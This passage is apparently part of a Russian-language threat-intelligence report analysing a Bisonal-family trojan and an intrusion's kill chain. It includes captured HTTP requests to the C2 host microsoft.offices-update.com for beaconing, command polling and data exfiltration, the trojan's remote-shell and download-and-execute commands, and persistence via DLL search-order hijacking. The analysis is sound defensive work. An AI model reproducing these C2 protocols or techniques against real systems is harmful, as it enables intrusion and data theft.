
Далее вредонос получает данные о системе:

- используемый прокси-сервер
- раскладка клавиатуры
- время с момента загрузки системы
- имя компьютера
- учетная запись, из-под которой запущен семпл
- локальный IP-адрес хоста

Для работы с сервером управления образец периодически отправляет Hello-сообщения на C2 через HTTPS соединение. В поле Cookie передается информация о зараженной системе закодированная Base32. Формат передаваемых в Cookies данных представлен на рисунке.

GET /ru/order/index.php?strPageID=2150213824 HTTP/1.1
Connection: close
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=AHAKQKMAWUAQAAH75IMAIAAAAAAAMAAAAAAQAAAAAEHQAV2JJYWUKRSVIZIDSTSKJNJFEBAAOVZWK4QPABLUSTRNIVDFKRSQHFHEUS2SKIJAAMJSG4XDALRQFYYTUOBQHAYDUOSPNYDAA3TFO44TCMI=
Host: microsoft.offices-update.com

Структура Hello-сообщения



000000d8	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f	
00000000	01	c0	a8	29	80	b5	01	00	00	84	55	21	01	00	00	00	.АЁ)Ъµ..„U!....
00000010	00	06	00	00	00	01	00	00	00	01	0f	00	57	49	4e	2d	............WIN-
00000020	45	46	55	46	50	39	4e	4a	4b	52	52	04	00	75	73	65	EFUFP9NJKRR..use
00000030	72	0f	00	57	49	4e	2d	45	46	55	46	50	39	4e	4a	4b	r..WIN-EFUFP9NJK
00000040	52	52	12	00	31	32	37	2e	30	2e	30	2e	31	3a	38	30	RR..127.0.0.1:80
00000050	38	30	3a	3a	4f	6e	06	00	6e	65	77	39	31	31	..	..	80::On..new911..
00000060	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	....
00000070	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	....
00000080	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	....
00000090	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	....

Bookmarks

Visible	Sticky	Active	Bookmark Group	Bookmarks	Color
☑	☑	○	OEM code page	1	Sample Text
☑	☑	○	Uptime	1	Sample Text
☑	☑	○	ComputerName	1	Sample Text
☑	☑	○	Username	1	Sample Text
☑	☑	○	ProxyServer	1	Sample Text
☑	☑	○	HardcodedString	1	Sample Text
☑	☑	◉	LocalIP	1	Sample Text

Если в теле ответа на Hello-сообщение сервер возвращает {"status":"success"}, семпл создает новый поток, в котором выполняются обращения на другой эндпоинт сервера управления: https://{Domain}/ru/news/index.php. В качестве параметра newsID используется дата и время (только минуты и секунды). Этот эндпоинт применяется для передачи вредоносу различных команд.

GET /ru/news/index.php?strPageID=2150213824&newsID=2021-04-12-2658 HTTP/1.1
Host: microsoft.offices-update.com
Connection: close
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7

Обращение на эндпоинт для получения команд

В ответе сервера может быть передана одна из команд:

1. **Загрузка и запуск исполняемого файла**
   - обращение к эндпоинту https://{domain}/sitefiles/index.php и сохранение файла в каталоге %TEMP%
   - запуск исполняемого файла с помощью функции ShellExecuteW
   - передача вывода запущенного файла на эндпоинт-приемник
2. **Запуск интерактивной командной оболочки**
   - запуск экземпляра командной строки
   - периодическое чтение и передача вывода командной строки
3. **Передача команды в экземпляр командной строки через pipe**
4. **Получение списка процессов**
5. **Завершение указанного процесса**

Вывод каждой из описанных команд передается на специальный эндпоинт-приемник в виде POST запроса. Передаваемые данные шифруются тем же XOR ключом, что и строки в теле трояна.

```
POST /xhome.native.page/datareader.php?sid=2150213824 HTTP/1.1
Host: microsoft.offices-update.com
Connection: close
Accept: */*
Referer: /siteFiles/index.php?strPageID=2150213824
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.181 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Content-Length: 21
Cache-Control: no-cache
<encoded_data>
```

Если команда в ответе отсутствовала, троян засыпает на случайное количество миллисекунд

```
GET /siteFiles/index.php?strPageID=2150213824 HTTP/1.1
Host: microsoft.offices-update.com
Connection: close
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.181 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
```

Kill Chain

На рисунке 1 представлены действия злоумышленников в инфраструктуре. Из проведенного анализа в предыдущей главе, мы предполагаем, что для получения первичного доступа к системе использовался фишинговый документ. Далее на компьютере одного из сотрудников была запущена вредоносная нагрузка, которая подключалась к внешнему серверу и скачивала исполняемый код. На каждом хосте вручную собирались уникальные вредоносные нагрузки, которые в дальнейшем использовали технику Hijack Execution Flow: DLL Search Order Hijacking для закрепления в системе. Также закрепление происходило с помощью классических техник, а именно: модификаций веток в реестре, запуска вредоносных служб, создание задач в планировщике заданий.


После этого злоумышленники проводили разведку с использованием как стандартных системных утилит, так и с применением специального ПО. Для перемещения внутри инфраструктуры и удаленного выполнения команд использовалась утилита из пакета Impacket - wmiexec.exe. Доступ к учетным записям был получен посредством обращения к области памяти процесса lsass.exe.

В качестве инструмента для вывода данных во внешнюю сеть злоумышленники использовали собственную сборку архиватора.

Существуют различные подходы к описанию действий злоумышленника. В данной статье будет использован TTPs-подход на основе ATT&CK MATRIX, доступной базы знаний, основанной на анализе реальных атак.

Использование такой системы категоризации поведения атакующих позволяет не только предсказать дальнейшие шаги, но и выявить конкретную группировку в соответствии с используемыми методами.

Рисунок 1


Атакующий
Атакующий направляет вредоносное письмо
Соединение с C2
Пользователь открывает вредоносное вложение
RAR
Вывод данных во внешнюю сеть в зашифрованных RAR архивах
Закрепление на зараженной машине через DLL Search Order Hijacking
Закрепление на зараженной машине через реестр/службу/планировщик задач
Сбор данных с использованием собственной сборки архиватора
Использование Wmiexec.exe для удаленного выполнения команд горизонтального перемещения
Кража парольной информации через обращение к области памяти Lsass.exe
Запуск команд для разведки. Экспорт системных журналов Security и агрегация разведывательной информации в txt

Initial Access (TA0001) / Execution (TA0002) / Prive

Предположительно, начальный доступ к инфраструктуре был получен в результате отправки фишингового письма сотруднику организации. По обнаруженным остаточным следам после открытия вложения на компьютере запускается вредоносная нагрузка, которая подключается к внешнему серверу и скачивает исполняемый код.

Вредоносная нагрузка не детектируется распространёнными на рынке антивирусными средствами как на клиенте, так и на почтовом сервере.

Persistence (TA0003)

Для закрепления на заражённой машине злоумышленники использовали следующие техники:

Registry Run Keys / Startup Folder (T1547.001)
- при запуске вредоносной нагрузки, в зависимости от наличия прав, происходило создание ключа реестра в разделе HKCU\Software\Microsoft\Windows\CurrentVersion\Run или регистрация сервиса (службы). (Рисунок 2)




Рисунок 2

Create or Modify System Process: Windows Service (T1543.003)
– были зафиксированы запуски заражённых служб. (Рисунок 3)




Рисунок 3

Scheduled Task/Job (T1053)
- на множестве хостов было обнаружено создание задач в планировщике типа "\T01" под учетной записью System, которая выполнялась с одной из вредоносныхнагрузок c:\windows\tasks\taskmgr.exe. (Рисунок 4)




Рисунок 4

Также в качестве механизма для закрепления в инфраструктуре злоумышленники использовали технику DLL Search Order Hijacking (T1574.001).

Согласно документации Microsoft, если приложение динамически загружает библиотеку DLL без указания полного пути, система Windows пытается определить ее расположение путем поиска в наборе каталогов. Если злоумышленник контролирует один из этих каталогов, он может подменить нужную DLL вредоносной копией, которая в итоге и будет загружена приложением. Если приложение будет запущено от имени администратора или системы, это может привести к локальному повышению уровня привилегий. Когда приложение динамически загружает библиотеку DLL без указания полного пути, система Windows пытается найти ее путем линейного поиска в определенном наборе каталогов (так называемый порядок поиска DLL). Если библиотеку удается обнаружить в порядке поиска DLL, она загружается. Однако, если ее не удается найти ни в одном из каталогов порядка поиска DLL, система Windows сообщает о сбое загрузки DLL. Ниже указан порядок поиска DLL для функций динамической загрузки DLL LoadLibrary и LoadLibraryEx:

- Каталог, из которого загружено приложение;
- Системный каталог;
- Каталог 16-разрядной версии системы;
- Каталог Windows;
- Текущий рабочий каталог;
- Каталоги, содержащиеся в переменные среды PATH.

В нашем случае легитимные процессы с повышенными правами располагались в общедоступных директориях, что позволило злоумышленникам добавить в эти директории вредоносную нагрузку до получения специальных разрешений.

На большинстве обнаруженных заражённых хостов была зафиксирована загрузка вредоносных библиотек в легальные процессы Dr.Web и NVIDIA.

C:\Users\<имя пользователя>\AppData\Roaming\App\Dr.Web\frwl_svc.exe
- исполняемый файл PE формата принадлежит антивирусной программе Dr.Web. (Рисунок 5)




Рисунок 5

C:\Users\<имя пользователя>\\AppData\Roaming\App\Dr.Web\wtsapi32.dll
- вредоносная многофункциональная библиотека, принадлежащая ПО семейства Bisonal. (Рисунок 6)

